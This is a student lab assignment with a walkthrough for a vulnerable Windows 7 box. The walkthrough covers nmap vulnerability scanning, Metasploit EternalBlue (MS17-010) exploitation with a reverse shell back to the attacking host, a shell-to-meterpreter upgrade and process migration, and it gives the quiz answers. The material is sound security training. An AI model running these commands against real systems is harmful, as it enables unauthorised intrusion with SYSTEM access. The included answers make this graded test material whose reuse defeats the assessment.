PROJECT GUIDELINE

https://drive.google.com/file/d/11f_wsW59Dh1fGvQCNUPK70IIWzIcg44_/view

Use the above link to download the box and open the file in vm or virtualbox ,then you have to find the user name & login pass

The following pdf will help you to complete the Task [guideline]

Make Sure you have been connected to the given box

Answer the question mentioned below …

1 How many ports are open with a port number under 1000?

2 What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08–067)

3 . What is the name of the non-default user?

4 What is the cracked password?

Report writing format :


- Report should be in a standard format
- Must include reference url or articles
- Screenshot of the findings
- The following pdf will help you to complete the Task [guideline]Don't copy and paste the answer
- Each answer are verified using the screenshots given by the student
- The screenshot must contain date and time of the attacking machine

Guideline

[Task 1] Recon

Start a nmap scan on the given box:


nmap -sV --script vuln -oN nmap/initial <ip>



```
┌──(kali㉿kali)-[~/THM/blue]
└─$ nmap -sV --script vuln -oN nmap/initial 10.10.118.160
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-21 09:51 EDT
Nmap scan report for 10.10.118.160
Host is up (0.17s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted syste
m.
|
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

We find that ports 135, 139, 445, 3389, 49152, 49153, 49154, 49158, 49160 are open.

The vuln scan used above uses an entire category of scripts to test a vulnerable target against.



```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.61 seconds
```

We can see that smb-vuln-ms17–010 gives use remote code execution vulnerability.

> **How many ports are open with a port number under 1000?**

3


> **What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08–067)**

ms17-010

[Task 2] Gain Access

We start Metasploit and search for the vulnerability that we found during our initial recon.

msfconsolemsf6 > search ms17-010




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kerne
l Pool Corruption
   1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kerne
l Pool Corruption for Win8+
   2  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/Eterna
lChampion SMB Remote Windows Code Execution
   3  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/Eterna
lChampion SMB Remote Windows Command Execution
   4  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection
   5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

We find the EternalBlue SMB remote exploit.

> **EternalBlue** exploits SMBv1 vulnerabilities to insert malicious data packets and spread malware over the network. The exploit makes use of the way Microsoft Windows handles, or rather mishandles, specially crafted packets from malicious attackers.

We then select the exploit and show options that we need to set.

msf6 > use 0
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options



```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.235.137  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

We need to set the RHOSTS to our box IP address (in my case I need to set my LHOST to my tun0 IP).


set RHOSTS <ip>
set LHOST <ip>

We set the payload to windows/x64/shell/reverse_tcp as the instructions specified.

set payload windows/x64/shell/reverse_tcp

We then start the exploit.

exploit



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.118.160
RHOSTS ⇒ 10.10.118.160
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.11.38.216:4444
[*] 10.10.118.160:445 - Executing automatic check (disable AutoCheck to override)
[*] 10.10.118.160:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.118.160:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.118.160:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.118.160:445 - The target is vulnerable.
[*] 10.10.118.160:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.118.160:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.118.160:445     - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.118.160:445 - Connecting to target for exploitation.
[+] 10.10.118.160:445 - Connection established for exploitation.
[+] 10.10.118.160:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.118.160:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.118.160:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.118.160:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.118.160:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.118.160:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.118.160:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.118.160:445 - Sending all but last fragment of exploit packet
[*] 10.10.118.160:445 - Starting non-paged pool grooming
[+] 10.10.118.160:445 - Sending SMBv2 buffers
[+] 10.10.118.160:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.118.160:445 - Sending final SMBv2 buffers.
[*] 10.10.118.160:445 - Sending last fragment of exploit packet!
[*] 10.10.118.160:445 - Receiving response from exploit packet
[+] 10.10.118.160:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.118.160:445 - Sending egg to corrupted connection.
[*] 10.10.118.160:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.118.160
[+] 10.10.118.160:445 - =============================================================
[+] 10.10.118.160:445 - ==========================WIN================================
[+] 10.10.118.160:445 - =============================================================
[*] Command shell session 1 opened (10.11.38.216:4444 → 10.10.118.160:49191) at 2021-06-21 10:04:17 -0400


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

To check our current access level, we use whoami and we get:

nt authority\system

> Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/……..)

exploit/windows/smb/ms17_010_eternalblue

> Show options and set the one required value. What is the name of this value? (All caps for submission)

RHOSTS

[Task 3] Escalate


Now we background our current shell (Ctrl+Z) and convert our shell to a meterpreter shell.

msf6 > search shell_to_meterpreter
msf6 > use 0

We show options for the current selected exploit. We set LHOST and SESSION.

set LHOST <ip>


set SESSION <session-no.>



```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                      normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.

msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 10.11.38.216
LHOST => 10.11.38.216
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
```


We run the exploit and we get a meterpreter session. We then use the meterpreter session instead of the shell.

sessions -i <meterpreter-session-no.>




```
msf6 post(multi/manage/shell_to_meterpreter) > exploit

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.11.38.216:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                 Information  Connection
  --  ----  ----                 -----------  ----------
  1         shell x64/windows                 10.11.38.216:4444 -> 10.10.118.160:49191 (10.10.118.160)

msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (175174 bytes) to 10.10.118.160
[*] Meterpreter session 2 opened (10.11.38.216:4433 -> 10.10.118.160:49203) at 2021-06-21 10:07:00 -0400
[*] Stopping exploit/multi/handler
sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         shell x64/windows                                       10.11.38.216:4444 -> 10.10.118.160:49191 (10.10.118.160)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.11.38.216:4433 -> 10.10.118.160:49203 (10.10.118.160)

msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...
```

Now we have a meterpreter session. We check if we are NT AUTHORITY\SYSTEM or not by using getsystem and getuid. We are running as system but that doesn't indicate that our process is. We need to migrate to another process. Generally we use services.exe.



```
PID   PPID  Name                 Arch  Session  User                          Path
---   ----  ----                 ----  -------  ----                          ----
0     0     [System Process]
4     0     System               x64   0
416   4     smss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
456   692   svchost.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
504   692   TrustedInstaller.exe x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
544   536   csrss.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
584   692   svchost.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
596   536   wininit.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
604   584   csrss.exe            x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
644   584   winlogon.exe         x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
692   596   services.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
700   596   lsass.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
708   596   lsm.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
816   692   svchost.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
828   544   conhost.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
884   692   svchost.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
932   692   svchost.exe          x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
1012  3020  powershell.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powers
                                                                              hell.exe
```



```
meterpreter > migrate 692
[*] Migrating from 2040 to 692 ...
[*] Migration completed successfully.
```

If you haven’t already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

post/multi/manage/shell_to_meterpreter

